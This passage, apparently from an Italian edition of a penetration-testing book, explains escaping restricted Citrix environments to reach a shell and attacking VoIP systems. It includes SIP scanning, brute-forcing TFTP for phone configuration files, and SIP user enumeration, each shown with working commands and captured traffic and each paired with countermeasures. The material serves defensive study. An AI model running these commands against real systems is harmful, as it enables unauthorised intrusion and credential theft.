Salvatelo come **runme.wsf** e fate doppio clic su di esso (o clic con il pulsante destro e scegliete *Apri*) per eseguire il motore di scripting di Visual Basic con un'estensione diversa, che in genere è consentita quando i file .vbs sono bloccati.

In Windows 7/2008 è presente una simpatica e nuova possibilità di accedere a un prompt dei comandi da una cartella:

1. dal desktop, all'interno di una cartella o dalla finestra di dialogo *Salva con nome*, premete il tasto Maiusc e fate clic con il pulsante destro del mouse.
2. Scegliete *Apri finestra di comando qui*, come nella Figura 7.23.

NOTA

Le stesse tecniche potrebbero essere utilizzate con qualsiasi dispositivo il cui scopo sia quello di offrire un accesso controllato alle risorse aziendali. Queste informazioni valgono anche per l'hacking dei chioschi, il cui scopo è sempre l'accesso controllato. Tuttavia, i tasti di scelta rapida di Citrix e la pubblicazione involontaria delle applicazioni remote offrono ulteriori possibilità. Una guida pregevole ai tasti di scelta rapida per Citrix e RDP è disponibile presso blogs.4point.com/taylor.bastien/2009/04/citrix-shortcut-keys-the-re-post.html.



Contromisure per l'hacking di Citrix

Abbiamo mostrato diversi modi per generare una shell dei comandi da un ambiente “bloccato” o da un'applicazione pubblicata. Queste shell sono così importanti e pericolose perché non vengono eseguite sulla macchina locale utilizzata dall'utente per accedere all'ambiente, ma sono attive sull'istanza remota di Citrix. Siccome la shell viene eseguita sulla macchina remota, fornisce tutti gli accessi posseduti dall'istanza Citrix. Se l'host Citrix remoto si trova sulla rete interna e un hacker riesce a ottenere l'accesso alla shell, allora sarà in grado di avere il medesimo tipo di accesso alla rete stessa. Di conseguenza, il posizionamento sulla rete dell'istanza Citrix diventa un fattore critico, perché è a questo




Figura 7.23 Il comando *Apri finestra di comando qui* consente di accedere al prompt dei comandi in Windows 7 / 2008.

livello che l'hacker si troverà dopo essere riuscito a ottenere un accesso. Come nel caso di qualsiasi altra soluzione di tipoVPN, posizionate l'istanza Citrix in un ambiente segmentato, che sia costantemente controllato e che abbia un accesso limitato rispetto al resto della rete. Sfortunatamente, spesso si trovano istanze Citrix terminate dentro una rete trusted. La gran parte dei problemi descritti può essere affrontata con applicazioni molto "ristrette" e con whitelist di URL. Tuttavia, spesso ci si trova davanti ad ambienti che non sono stati progettati dal principio tenendo conto della sicurezza, perché queste soluzioni sono considerate, erroneamente, sicure di per sé. Ne deriva che l'ingaggio di esperti di sicurezza dopo aver già effettuato l'implementazione, in genere, si traduce nella creazione di una serie di blacklist di URL e applicazioni. Tutto questo, però, chiude solo le falliche più evidenti di un ambiente, che possono essere superate da qualsiasi hacker esperto. Per essere sicuro, un ambiente deve essere ripensato tenendo conto unicamente delle risorse di cui gli utenti remoti hanno assoluto bisogno. Progettate pensando alla sicurezza e svolgete i test ben prima della data di entrata in produzione.

Probabilmente vi starete chiedendo in che modo possa venire protetto l'accesso a questi ambienti. La risposta tocca a progettisti e amministratori. Al livello più basso, Citrix offre un meccanismo di autenticazione (a fattore singolo) mediante utenza e password. Questo tipo di autenticazione può essere adatto per un ambiente accessibile unicamente dall'interno della rete aziendale; il discorso, però, non vale nel caso di un Citrix Access Gateway accessibile dall'esterno. Se il vostro Citrix Access Gateway è disponibile su Internet, dovrebbe esser trattato alla stessa maniera di qualsiasi altra soluzione di tipoVPN che richiede un'autenticazione a fattori multipli.

Perché dovrebbe importarvi se il vostro ambiente Citrix è sicuro? Dopo tutto vi fidate dei vostri utenti, vero? Alcuni di questi ambienti vengono pubblicati per quattro o cinque persone in tutto, anche se casi simili sono rari e rappresentano probabilmente una soluzione esagerata. La maggioranza di questi ambienti è pensata per offrire accesso a centinaia o anche migliaia di persone. Tra queste persone potrebbero esserci impiegati dell'azienda, fornitori, addetti di altre società o, peggio, persone qualsiasi che pagano un costo di iscrizione o sono membri.

Ciò detto, ecco alcune linee guida che possono essere utili per stabilire se sia necessario fare un controllo del vostro ambiente Citrix.

- Gli utenti si possono contare sulle dita di una mano?
- Li conoscete tutti per nome?
- Vi fidate di loro al punto di offrire una shell all'interno della vostra rete?

Se avete risposto no a una qualsiasi di queste domande, avete bisogno di fare un controllo del vostro ambiente Citrix.

L'amara verità è che queste appliance vengono utilizzate ovunque nel modo sbagliato. Le dimensioni e la reputazione di un'azienda non contano; dopo tutto, le aziende sono formate da persone, e le persone commettono errori. I reparti marketing sono molto abili nel loro lavoro, ma il fatto che il marketing inserisca "sicuro" nel nome o nella descrizione di un prodotto non garantisce automaticamente che questo lo sia davvero. Usate la soluzione per quello che è, ma alla fine della giornata restate fedeli al vecchio adagio: "Fidarsi. Ma verificare". Ingaggiate degli esperti o svolgete da soli le vostre verifiche utilizzando le informazioni contenute qui e poi andate anche oltre – gli hacker continueranno a cambiare per adattarsi al tipo di difesa messo in opera.

Attacchi a Voice over IP

Voice over IP (VoIP) è un termine molto generico utilizzato per descrivere il trasporto della voce su una rete IP. Un sistema VoIP può essere costituito da una configurazione di base che consente una comunicazione punto a punto tra due utenti, o anche da un'infrastruttura di un operatore telefonico che fornisce nuovi servizi di comunicazione a clienti e utenti finali. La maggior parte delle soluzioni VoIP utilizza più protocolli, almeno uno per la segnalazione e uno per il trasporto del traffico voce cifrato. Attualmente, i due protocolli di segnalazione più comuni sono H.323 e SIP (*Session Initiation Protocol*), e il loro ruolo è quello di gestire impostazione, modifica e chiusura della chiamata. Sistemi proprietari come Cisco SKYNNY e UNIStim di Avaya (*Unified Networks IP Stimulus*) sono comuni nei sistemi VoIP a livello enterprise.

H.323 è in realtà una suite di protocolli definita dall'ITU (*International Telecommunication Union*), e utilizza la codifica ASN.1. È ancora oggi più diffuso di SIP, ed è stato progettato per facilitare l'integrazione tra con la rete di telefonia pubblica commutata (PSTN, *Public Switched Telephone Network*).

SIP è il protocollo dell'IETF (*Internet Engineering Task Force*), e la sua diffusione è crescente, anche perché sono in aumento le migrazioni da H.323. Anche sistemi vocali enterprise come quelli di Cisco, Avaya e Microsoft stanno gradualmente seguendo la stessa strada. SIP non si limita ai segnali di traffico voce, ma fornisce molti altri strumenti e soluzioni, come l'IM (*Instant Messaging*). Il protocollo opera normalmente sulla porta TCP/UDP 5060, è

simile al protocollo HTTP e implementa diversi metodi e codici di risposta per stabilire e chiudere le sessioni. Questi metodi e codici di risposta sono riepilogati nelle tabelle seguenti:

Metodo	Descrizione
INVITE	Messaggio di inizio di una nuova conversazione
ACK	Accoglimento dell'invito
BYE	Termina una sessione esistente
CANCEL	Cancella tutte le richieste pendenti
OPTIONS	Identifica le capacità del server
REGISTER	Registrazione della locazione SIP

Come in HTTP, le risposte sono classificate per codice:

Codice	Descrizione
SIP 1xx	Messaggi di risposta informativi
SIP 2xx	Messaggi di risposta che indicano il successo
SIP 3xx	Risposte di reindirizzamento
SIP 4xx	Fallimento della richiesta del client

Il protocollo RTP (*Real-time Transport Protocol*) trasporta il traffico voce codificato. Il protocollo RTCP (*Real-time Control Protocol*) fornisce statistiche di chiamata (delay, packet loss, jitter e così via) e informazioni di controllo per il flusso RTP. È usato principalmente per monitorare la distribuzione dei dati e regolare i parametri di qualità del servizio QoS (*Quality of Service*). RTP non gestisce il QoS, perché questa funzione deve essere fornita dalla rete (segnatura, classificazione e accodamento di pacchetti/frame).

Esiste una sola differenza importante tra le reti vocali tradizionali a centralino e una rete VoIP: nel caso delle reti VoIP, il flusso RTP non deve attraversare alcun dispositivo di infrastruttura vocale, ed è scambiato direttamente tra gli endpoint (ovvero, RTP opera “da telefono a telefono”).

SUGGERIMENTO

Per un esame più completo e approfondito di tecnologie, strumenti e tecniche VoIP consigliamo il volume *Hacking Exposed VoIP* (McGraw-Hill Professional, 2007; hackingvoip.com).

Vari tipi di attacchi a VoIP

Le configurazioni VoIP sono esposte a un ampio numero di attacchi, principalmente perché richiedono di esporre numerose interfacce e protocolli all’utente finale, perché la qualità del servizio sulla rete è un determinante fondamentale per la qualità del sistema VoIP, e perché l’infrastruttura è, in genere, piuttosto complessa.



Scansione SIP

Popolarità: 6

Semplicità: 8

Impatto: 2

Grado di rischio: 5

Prima di attaccare un sistema è necessario eseguire una scansione per identificare gli obiettivi. Quando si punta a proxy e altri dispositivi SIP, il processo di rilevazione si chiama *scansione SIP*. SiVuS è uno strumento di hacking SIP generico per Windows e Linux disponibile presso redoracle.com/index.php?option=com_repository&Itemid=82&func=fileinfo&id=210. Tra le altre cose, SiVuS è in grado di eseguire scansioni SIP impostate facilmente attraverso la sua GUI, visibile nella Figura 7.24.

Oltre a SiVuS, sono disponibili molti altri strumenti per eseguire scansioni di sistemi SIP. SIPVicious (sipvicious.org/) è una suite di strumenti da riga di comando scritta in python. Lo strumento *svmap.py* di questa suite è uno scanner SIP progettato specificamente per individuare sistemi SIP entro un intervallo di rete specificato (l'output è stato abbreviato):




Figura 7.24 SiVuS in azione.

```
C:\ >svmap.py 10.219.1.100-130
```

SIP Device	User Agent	Fingerprint
10.219.1.100:5060	Sip EXpress router	Sip EXpress router
10.219.1.120:5060	Asterisk PBX	Asterisk



Contromisure contro la scansione SIP

Sfortunatamente non si può fare molto per evitare le scansioni SIP. Si dovrebbe impostare una segmentazione tra la rete VoIP e i segmenti di accesso degli utenti per evitare attacchi diretti contro sistemi SIP, tuttavia, una volta che un hacker ha ottenuto l'accesso al segmento, può effettuare una scansione alla ricerca di dispositivi SIP.



Saccheggiare TFTP alla ricerca di tesori VoIP

Popolarità:	5
Semplicità:	9
Impatto:	9
Grado di rischio:	8

Durante il processo di boot, molti telefoni SIP si affidano a un server TFTP per recuperare i loro dati di configurazione. TFTP è un perfetto esempio di implementazione della sicurezza tramite occultamento: per prelevare un file particolare, tutto ciò che serve è conoscerne il nome. Sapendo ciò, possiamo localizzare il server TFTP sulla rete (per esempio con `nmap -sU -p 69 192.168.1.1/24`) e quindi tentare di indovinare il nome del file di configurazione. I nomi dei file di configurazione variano a seconda del produttore e del dispositivo, perciò per facilitare questo processo gli autori del volume *Hacking Exposed VoIP* hanno creato un elenco di nomi comuni, disponibile presso hackingvoip.com/tools/tftp_bruteforce.txt. Ancora meglio, gli autori di *Hacking Exposed Cisco Networks* hanno creato uno strumento per attacchi di forza bruta a TFTP (securiteam.com/tools/6E00P20EKS.html)! Ora forniamo il file `tftp_bruteforce.txt` allo strumento `tftpbrute.pl` e vediamo che cosa riusciamo a trovare:

```
$ perl tftpbrute.pl 10.219.1.120 tftp_bruteforce.txt
tftpbrute.pl, , V 0.1
TFTP file word database: tftp_bruteforce.txt
TFTP server 10.219.1.120
Max processes 150
Processes are: 1
Processes are: 2
```

[output troncato per brevità]

```
Processes are: 29
*** Found TFTP server remote filename: SIPDefault.cnf
Processes are: 31
Processes are: 32
```

[output troncato per brevità]

Questi file di configurazione possono contenere molte informazioni utili, come nomi utente e password per funzioni di amministrazione. Per i telefoni Cisco IP Phone, i file di configurazione per un interno possono essere scaricati con l'accesso a `SEP[macaddress].cnf.xml` dal server TFTP. L'indirizzo del server TFTP, l'indirizzo MAC e le impostazioni di rete per un telefono si possono ottenere facilmente mediante sniffing/scansione della rete e attraverso il server web su un IP phone, o semplicemente visualizzando nel telefono le impostazioni di rete quando è possibile un accesso fisico al dispositivo.



Contromisure contro il saccheggio di TFTP

Un metodo per migliorare la sicurezza di TFTP è quello di implementare restrizioni di accesso al livello di rete. Configurando il server TFTP in modo che accetti solo connessioni provenienti da indirizzi IP statici noti, assegnati a telefoni VoIP, si può controllare in modo efficace chi può accedere al server TFTP e quindi ridurre il rischio di attacco. Notate che, se un hacker ha messo nel mirino il vostro server TFTP, potrebbe riuscire a falsificare l'indirizzo IP del telefono e bypassare questo controllo. In generale, i sistemi VoIP enterprise dovrebbero essere configurati in modo da evitare fughe di informazioni, tramite server TFTP o del telefono. Riportiamo alcuni controlli utili:

- disabilitare l'accesso al menu delle impostazioni sui dispositivi;
- disabilitare il server web sui telefoni IP;
- usare file di configurazione firmati per evitare manipolazioni.



Enumerazione di utenti SIP

<i>Popolarità:</i>	4
<i>Semplicità:</i>	5
<i>Impatto:</i>	4
<i>Grado di rischio:</i>	4

Un modo di vedere il mondo della telefonia potrebbe essere quello di considerare ciascun telefono e la persona che risponde come un utente, e ogni interno come un nome utente. Assumiamo questa prospettiva perché i telefoni sono spesso utilizzati come meccanismi di identificazione (pensate all'ID del chiamante). Nello stesso modo in cui una persona è ritenuta responsabile per le attività del suo nome utente su un computer, può essere ritenuta responsabile anche per il suo interno o il suo numero di telefono. Interni e numeri telefonici sono ancora più simili a nomi utenti perché sono utilizzati per accedere a informazioni privilegiate (voicemail). Questi valori, solitamente di 4–6 cifre, sono utilizzati da un lato come credenziali di autenticazione, dall'altro come PIN. Ormai dovreste iniziare a capire perché i numeri interni siano informazioni molto utili. Ora vediamo come enumerarli.

Oltre ai metodi di wardialing manuali e automatizzati descritti in precedenza in questo capitolo, gli interni VoIP possono essere enumerati facilmente osservando la risposta di un server. Ricordate che SIP è un protocollo basato su un meccanismo di richiesta/risposta leggibile dall'uomo, quindi è facilissimo analizzare il traffico e interagire con il server. I gateway SIP seguono tutti le stesse specifiche di base, ma questo non significa che siano tutti scritti nello stesso modo. Vedremo che, quando si ha a che fare con Asterisk e SIP

EXpress Router (due gateway SIP open source), entrambi tendono a lasciare fuoriuscire delle informazioni. Cominciamo a esaminare SIP e poi vedremo dei metodi per l'enumerazione dell'utente su sistemi Cisco VoIP.

Enumerazione dell'utente con REGISTER di Asterisk

Di seguito riportiamo due esempi di richieste REGISTER a un gateway SIP Asterisk. La prima richiesta mostra le comunicazioni tra client e server quando si tenta di registrare un utente valido, la seconda mostra le comunicazioni nel caso di un utente non valido. Vediamo quali tipi di informazioni fornisce Asterisk.

Messaggi REGISTER con utente valido Richiesta (client)

```
REGISTER sip:10.219.1.120 SIP/2.0
Via: SIP/2.0/UDP 10.219.1.209:60402;branch=z9hG4bK-d87543-7f079d2614297a3c-1--d87543-
;rport
Max-Forwards: 70
Contact: <sip:1235@10.219.1.209:60402;rinstance=d4b72e66720aaa3c>
To: <sip:1235@10.219.1.120>
From: <sip:1235@10.219.1.120>;tag=253bea4e
Call-ID: NjUxZWQwMzU3NTdkNmE1MzFjN2Y5MzZjODVlODExNWM.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Risposta (gateway SIP)

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 10.219.1.209:60402;branch=z9hG4bK-d87543-7f079d2614297a3c-1--d87543-
;rport=60402
From: <sip:1235@10.219.1.120>;tag=253bea4e
To: <sip:1235@10.219.1.120>;tag=as2a195a0e
Call-ID: NjUxZWQwMzU3NTdkNmE1MzFjN2Y5MzZjODVlODExNWM.
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="3aa1f109"
Content-Length: 0
```

Vediamo che, quando si effettua una richiesta REGISTER al server Asterisk utilizzando un nome utente valido, ma senza autenticarsi, il server risponde con un messaggio SIP/2.0 401 Unauthorized. In seguito, quando l'utente risponde correttamente alla richiesta di autenticazione digest, riceve un messaggio 200 OK e può registrarsi con il gateway. Inoltre, notate il campo User-Agent nella risposta: come in HTTP, questo campo indica il tipo di server in esecuzione sul gateway SIP. Ora osserviamo che cosa accade quando un client effettua una richiesta REGISTER con un nome utente non valido.

Messaggi REGISTER con utente non valido
Richiesta (client)

```
REGISTER sip:10.219.1.120 SIP/2.0
Via: SIP/2.0/UDP 10.219.1.209:29578;branch=z9hG4bK-d87543-d2118f152c6dde3a-1--d87543-
;rport
Max-Forwards: 70
Contact: <sip:1205@10.219.1.209:29578;rinstance=513eb8a7e958
7e66>
To: <sip:1205@10.219.1.120>
From: <sip:1205@10.219.1.120>;tag=4f5c5649
Call-ID: N2NmNDEwYWE3Njg2MjZmYjY3YzU3YjV1YjBhNmUzOWQ.
CSeq: 1 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY,
MESSAGE, SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Risposta (gateway SIP)

```
SIP/2.0 403 Forbidden
Via: SIP/2.0/UDP 10.219.1.209:29578;branch=z9hG4bK-d87543-d2118f152c6dde3a-1--d87543-
;rport=29578
From: <sip:1205@10.219.1.120>;tag=4f5c5649
To: <sip:1205@10.219.1.120>;tag=as29903dc
Call-ID: N2NmNDEwYWE3Njg2MjZmYjY3YzU3YjV1YjBhNmUzOWQ.
CSeq: 1 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE,
NOTIFY
Content-Length: 0
```

Come qualche lettore potrebbe sospettare, il server ha risposto diversamente (**SIP/2.0 403 Forbidden**) a una richiesta REGISTER per un utente non valido. Questo fatto è importante, perché il comportamento del server cambia quando riceve richieste per utenti validi o meno, e ciò può essere sfruttato per verificare sistematicamente dei tentativi di indovinare i nomi utente, quindi costruire un elenco di ipotesi valide identificate per risposta del server. Et voila! Enumerazione dell'utente!

Enumerazione dell'utente con OPTIONS di SIP EXpress Router

Il prossimo esempio illustra un test piuttosto simile, ma questa volta utilizziamo il metodo OPTIONS e il nostro bersaglio è il server SIP EXpress Router. Il primo scambio avviene tra il client e il gateway con un utente valido.

Messaggi OPTIONS con utente valido Richiesta (client)

```
OPTIONS sip:1000@10.219.1.209:45762;rinstance=9392d304f687ea72 SIP/2.0
Record-Route: <sip:10.219.1.100;ftag=313030300134323735383232393738;lr=on
Via: SIP/2.0/UDP 10.219.1.100;branch=z9hG4bK044d.d008af46.1
Via: SIP/2.0/UDP 172.23.17.32:5060;received=10.219.1.209;branch=z9hG4bK-
3195048687;rport=5060
Content-Length: 0
From: "1000"<sip:1000@10.219.1.100>; tag=313030300134323735383232393738
Accept: application/sdp
User-Agent: friendly-scanner
To: "1000"<sip:1000@10.219.1.100>
Contact: sip:1000@10.219.1.100
CSeq: 1 OPTIONS
Call-ID: 1985604897
Max-Forwards: 12
```

Risposta (gateway SIP)

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP 10.219.1.100;branch=z9hG4bK044d.9008af46.1
Via: SIP/2.0/UDP 172.23.17.32:5060;received=10.219.1.209;branch=z9hG4bK-
3195048687;rport=5060
Record-Route: <sip:10.219.1.100;lr;ftag=313030300134323735383232393738>
Contact: <sip:10.219.1.209:45762>
To: "1000"<sip:1000@10.219.1.100>;tag=1734a34c
From: "1000"<sip:1000@10.219.1.100>;tag=313030300134323735383232393738
Call-ID: 1985604897
CSeq: 1 OPTIONS
Accept: application/sdp
Accept-Language: en
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
User-Agent: X-Lite release 1011s stamp 41150
Content-Length: 0
```

Come ci aspettavamo, otteniamo dal server un messaggio 200 OK a indicare che la richiesta ha avuto successo. Osserviamo User-Agent: qui è indicato il tipo di telefono con cui l'utente si è registrato, un dato che potrebbe essere utile per futuri attacchi ad altri obiettivi. Come nel caso di Asterisk con la richiesta REGISTER, vedremo che il server risponde in modo diverso quando il client invia una richiesta per un utente non valido.

Messaggi OPTIONS con utente non valido**Richiesta (client)**

```
OPTIONS sip:1090@10.219.1.100 SIP/2.0
Via: SIP/2.0/UDP 172.23.17.32:5060;branch=z9hG4bK-545668818;rport
Content-Length: 0
From: "1090"<sip:1090@10.219.1.100>; tag=313039300133353531333131
323236
Accept: application/sdp
User-Agent: friendly-scanner
To: "1090"sip:1090@10.219.1.100
Contact: sip:1090@10.219.1.100
CSeq: 1 OPTIONS
Call-ID: 26712039
Max-Forwards: 70
```

Risposta (gateway SIP)

SIP/2.0 404 User Not Found

```
Via: SIP/2.0/UDP 172.23.17.32:5060;branch=z9hG4bK-545668818;rport=5060;receiv
ed=10.219.1.209
From: "1090"<sip:1090@10.219.1.100>; tag=313039300133353531333131
323236
To: "1090"<sip:1090@10.219.1.100>;tag=5f750a9974f74b1c8bc2473c50955
477.8334
CSeq: 1 OPTIONS
Call-ID: 26712039
Server: Sip EXpress router (0.9.7 (x86_64/linux))
Content-Length: 0
Warning: 392 10.219.1.100:5060 "Noisy feedback tells:<F255D> pid=30793
req_src_ip=10.219.1.209 req_src_port=5060 in_uri=sip:1090@10.219.1.100 out_
uri=sip:1090@10.219.1.100 via_cnt==1"
```

Il server risponde con il messaggio SIP/2.0 404 Not Found, indicandoci cortesemente che l'utente non esiste.

Enumerazione dell'utente automatizzata

Ora che conosciamo la logica alla base dell'enumerazione di utenti SIP e sappiamo come svolgere questa operazione manualmente, possiamo esaminare gli strumenti disponibili per automatizzare il processo. Il toolkit SIPVicious è in testa a tutti con il suo strumento `svwar.py`, estremamente veloce, che supporta tecniche di enumerazione dell'utente con OPTIONS, REGISTER e INVITE, e inoltre accetta un intervallo di numeri interni o un file di dizionario definiti dall'utente, da utilizzare per i test.

```
C:\ >svwar.py -e1200-1300 -m OPTIONS 10.219.1.120
| Extension | Authentication |
-----
| 1234      | noauth      |
| 1235      | noauth      |
| 1236      | noauth      |
```

SiVuS può gestire questo compito molto bene, ma esiste un altro strumento dotato di GUI per Windows, SIPScan (hackingvoip.com/tools/sipscan.msi), scritto dagli autori di *Hacking Exposed VoIP* e mostrato nella Figura 7.25.

Citiamo anche un altro eccellente strumento multiuso per la modifica di messaggi SIP, sipsak (sipsak.org/). Si tratta di una utility a riga di comando per cui si è coniato il termine “coltellino svizzero per SIP”, dato che è in grado di svolgere qualsiasi attività si possa immaginare con SIP. L’enumerazione dell’utente è soltanto una delle più semplici funzionalità di questo strumento, che comunque la svolge bene. Per farvi un’idea della potenza di sipsak, date un’occhiata alle opzioni descritte nella guida:

```
$ ./sipsak
sipsak 0.9.6 by Nils Ohlmeier
Copyright (C) 2002-2004 FhG Fokus
Copyright (C) 2004-2005 Nils Ohlmeier
report bugs to nils@sipsak.org

shoot : sipsak [-f FILE] [-L] -s SIPURI
trace : sipsak -T -s SIPURI
usrloc : sipsak -U [-I|M] [-b NUMBER] [-e NUMBER] [-x NUMBER] [-z NUMBER] -s SIPURI
```



Figura 7.25 Enumerazione dell’utente con SIPScan.

```

usrloc : sipsak -I|M [-b NUMBER] [-e NUMBER] -s SIPURI
usrloc : sipsak -U [-C SIPURI] [-x NUMBER] -s SIPURI
message: sipsak -M [-B STRING] [-O STRING] [-c SIPURI] -s SIPURI
flood  : sipsak -F [-e NUMBER] -s SIPURI
random : sipsak -R [-t NUMBER] -s SIPURI

```

additional parameter in every mode:

```

[-a PASSWORD] [-d] [-i] [-H HOSTNAME] [-l PORT] [-m NUMBER] [-n] [-N]
[-r PORT] [-v] [-V] [-w]

```

-h	displays this help message
-V	prints version string only
-f FILE	the file which contains the SIP message to send use - for standard input
-L	de-activate CR (\r) insertion in files
-s SIPURI	the destination server uri in form sip:[user@]servername[:port]
-T	activates the traceroute mode
-U	activates the usrloc mode
-I	simulates a successful calls with itself
-M	sends messages to itself
-C SIPURI	use the given uri as Contact in REGISTER
-b NUMBER	the starting number appendix to the user name (default: 0)
-e NUMBER	the ending numer of the appendix to the user name
-o NUMBER	sleep number ms before sending next request
-x NUMBER	the expires header field value (default: 15)
-z NUMBER	activates randomly removing of user bindings
-F	activates the flood mode
-R	activates the random modues (dangerous)
-t NUMBER	the maximum number of trashed character in random mode (default: request length)
-l PORT	the local port to use (default: any)
-r PORT	the remote port to use (default: 5060)
-p HOSTNAME	request target (outbound proxy)
-H HOSTNAME	overwrites the local hostname in all headers
-m NUMBER	the value for the max-forwards header field
-n	use FQDN instead of IPs in the Via-Line
-i	deactivate the insertion of a Via-Line
-a PASSWORD	password for authentication (if omitted password="")
-u STRING	Authentication username
-d	ignore redirects
-v	each v produces more verbosity (max. 3)
-w	extract IP from the warning in reply
-g STRING	replacement for a special mark in the message
-G	activates replacement of variables
-N	returns exit codes Nagios compliant
-q STRING	search for a RegExp in replies and return error on failure
-W NUMBER	return Nagios warning if retrans > number
-B STRING	send a message with string as body
-O STRING	Content-Disposition value
-P NUMBER	Number of processes to start
-A NUMBER	number of test runs and print just timings
-S	use same port for receiving and sending
-c SIPURI	use the given uri as From in MESSAGE
-D NUMBER	timeout multiplier for INVITE transactions and reliable transports (default: 64)
-E STRING	specify transport to be used
-j STRING	adds additional headers to the request

Ricordate che molti gateway sono programmati in modo da rispondere in modi diversi alle richieste SIP; perciò, anche se abbiamo accennato ai metodi utilizzabili con due server particolari, dovete sempre esaminare le opzioni corrispondenti al vostro caso.

Il processo di avvio dei telefoni IP Cisco

Molte grandi aziende forniscono in dotazione ai propri impiegati telefoni IP di Cisco/Avaya/Nortel. Per quanto, una volta implementati, il loro funzionamento possa apparire privo di problemi, durante il processo di avvio si verifica una serie di vari passaggi. Capire questo processo è utile nei tentativi di attacco a questi telefoni. Tutti i telefoni IP vengono programmati in fabbrica con un indirizzo MAC univoco e un firmware. Durante le operazioni di implementazione, l'indirizzo MAC del telefono viene inserito nel database CUCM (*Cisco Unified Communications Manager*) e all'apparecchio vengono assegnati un numero di interno e i dettagli utente. Di seguito riportiamo la sequenza di eventi che si verificano all'avvio di un telefono IP CISCO.

1. Il telefono IP invia una richiesta di tipo Query Voice VLAN con protocollo CDP (*Cisco Discovery Protocol*).
2. Un dispositivo di rete Cisco presente nel segmento di rete risponde con le informazioni Voice VLAN.
3. Il telefono IP riconfigura la propria porta ethernet in modo che contrassegni tutto il traffico con l'ID VVLAN (VVID).
4. Il telefono IP invia una richiesta DHCP con l'opzione 55 – Parameter Request List, chiedendo l'opzione 150 – TFTP Server Address. Alcuni produttori utilizzano l'opzione generica 66; Avaya utilizza l'opzione 176; Nortel la 191.
5. Il server DHCP è configurato per rispondere con l'opzione 150 indicando l'indirizzo del server TFTP .

NOTA

Nei casi in cui non sia disponibile DHCP, il telefono utilizza un server TFTP di default impostato durante le fasi di implementazione.

